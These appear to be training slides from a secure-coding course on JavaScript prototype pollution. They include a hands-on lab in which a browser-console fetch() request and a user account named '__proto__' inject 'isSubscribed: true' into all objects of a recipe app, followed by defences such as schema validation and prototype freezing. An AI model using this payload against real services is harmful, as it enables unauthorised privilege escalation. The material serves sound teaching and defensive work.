Because they aren't assignments...

```
> to = { a: "val1" }; from = { b: "val2" };
  for (const [key, value] of Object.entries(from))
  { to[key] = value; }; to;
<  ► {a: 'val1', b: 'val2'}
```



Secure From Scratch



Prototype Pollution - A Myth?

Well, not so easy:

```
> to = { a: "val1" };
  from = JSON.parse('{"__proto__": { "isSubscribed": true } } ');
for (const [key, value] of Object.entries(from))
{ to[key] = value; }; to;
```

```
< ▼ {a: 'val1'} i
  a: "val1"
  ▼ [[Prototype]]: Object
    isSubscribed: true
  ▼ [[Prototype]]: Object
    ► constructor: f Object()
```

Why?

Because the merge was shallow:

```
const value = from["__proto__"];
to["__proto__"] = value;
```

Secure From Scratch



Prototype Pollution - New Enemy: Deep Merges

Available through several libraries

Recommendation: Don't Use Them!

- Cause unexpected results
- Too dangerous



Secure From Scratch



Prototype Pollution - Back to Shallow Merges

Shallow Merges can become Deep Merges by mistake!

When?



Secure From Scratch



Prototype Pollution - Back to Shallow Merges

Shallow Merges can become Deep Merges by mistake!

```
> who = "a";  
    to = { a: { v1: "val1" }, b: { x: "x" } };  
    from = { a: { v2: "val2" }, b: { y: "y" } };  
    for (const [key, value] of Object.entries(from[who]))  
    { to[who][key] = value; }; to;  
  
< ▶ {a: {...}, b: {...}} i This is now effectively a deep merge  
  ► a: {v1: 'val1', v2: 'val2'}  
  ► b: {x: 'x'}  
  └── [[Prototype]]: Object Field 'a' within to was  
      merged with field 'a' of from
```



Secure From Scratch



Prototype Pollution - Back to Shallow Merges

Shallow Merges are built into Javascript

- `Object.assign()` does a shallow merge. So does spread ...

```
> who = "a";
  to = { a: { v1: "val1" }, b: { x: "x" } };
  from = { a: { v2: "val2" }, b: { y: "y" } };
  Object.assign(to[who], from[who]); to;
```

```
< ▶ {a: {...}, b: {...}} i
  ► a: {v1: 'val1', v2: 'val2'}
  ► b: {x: 'x'}
```

Easy to accidentally turn it into a deep merge



Secure From Scratch



Prototype Pollution - Back to Shallow Merges

Shallow Merges are built into Javascript

- The spread operator (...) is used for shallow merges

```
> who = "a";
  to = { a: { v1: "val1" }, b: { x: "x" } };
  from = { a: { v2: "val2" }, b: { y: "y" } };
  to[who] = { ...to[who], ...from[who] }; to;
```

```
< ▶ {a: {...}, b: {...}} i
  ► a: {v1: 'val1', v2: 'val2'}
  ► b: {x: 'x'}
```

Easy to accidentally turn it into a deep merge





Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Perform a Prototype Pollution

We want Avi to have access to premium recipes

- Inject *isSubscribed: true* into all objects
- Search the code for shallow merges
 - Take note which are really deep merges of a specific field
 - Can you control the field used in the merge?

Secure From Scratch



Phase 1: Use fetch() to Send the Payload

In Browser's Console:

```
const recipeId = "<!!!Put a recipeId here!!!>";

const r = fetch(`/api/tagVote`, {
  headers: { 'Content-Type': 'application/json' },
  method: "POST",
  body: JSON.stringify( {
    recipeId: recipeId,
    votes: { isSubscribed: true },
  })
});
```



Secure From Scratch



Phase 1: Use fetch() to Send the Payload



What Is the Fetch's Affect?

```
export async function adjustTagVote(req, res) {  
  const { recipeId, votes } = req.body;  
  ...  
  const recipe = await Recipe.findOne({ 'id': recipeId });  
  ...  
  if (!recipe.taggedBy[req.user]) {  
    recipe.taggedBy[req.user] = votes;  
  }  
  else {  
    Object.assign(recipe.taggedBy[req.user], votes);  
  }  
}
```

We just need req.user
to be "__proto__

{ isSubscribed:
 true }


Secure From Scratch



Phase 2: req.user === '__proto__'

How?

Create a user called
__proto__



Secure From Scratch



Phase 3: Repeat phase 1

In Browser's Console:

```
const recipeId = "<!!!Put a recipeId here!!!>";  
const r = fetch(`/api/tagVote`, {  
  headers: { 'Content-Type': 'application/json' },  
  method: "POST",  
  body: JSON.stringify( {  
    recipeId: recipeId,  
    votes: { isSubscribed: true },  
  })  
});
```





Secure From Scratch

Your Defender's Goal – Prevent Prototype Pollution

Why was prototype pollution possible?

- Merges are allowed on prototype
 - That's Javascript for
- No schema validation
 - But who would think of disallowing the value "`__proto__`"?
- Use of user supplied values as field names
 - Instead of `username` should have used server generated `userId`



Secure From Scratch

Your Defender's Goal – Prevent Prototype Pollution

Can we prevent prototype modifications?

- Yes!
 - But it's on a per-prototype basis

You can Freeze or Seal prototypes.

```
Object.freeze(Object.prototype);  
Object.seal(Object.prototype);
```

- Not a wholistic solution...



Secure From Scratch

Your Defender's Goal – Prevent Prototype Pollution

Schema validation could prevent exploitation:

```
const Joi = require('joi');

const schema = Joi.object({
  recipeId: Joi.string().uuid().required(),
  votes: Joi.object()
    .pattern(
      Joi.string(),
      Joi.object({ direction: Joi.number().valid(-1, 1).required(),
                    atLocalTime: Joi.date().iso().required(), })
    ).required(),
});
});
```



Summary

Secure From Scratch



PREVENT - SFS Principles

Priority, Privacy (HttpOnly, Secure), Permissions (CSRF, SSRF)

Reporting & logging

Easy to use securely (CSP, Schema Validation?)

Verify (3rd party)

Errors & exceptions

Neat code

Trust Boundaries(XSS, File Upload, NOSQLi, ProtoPollution)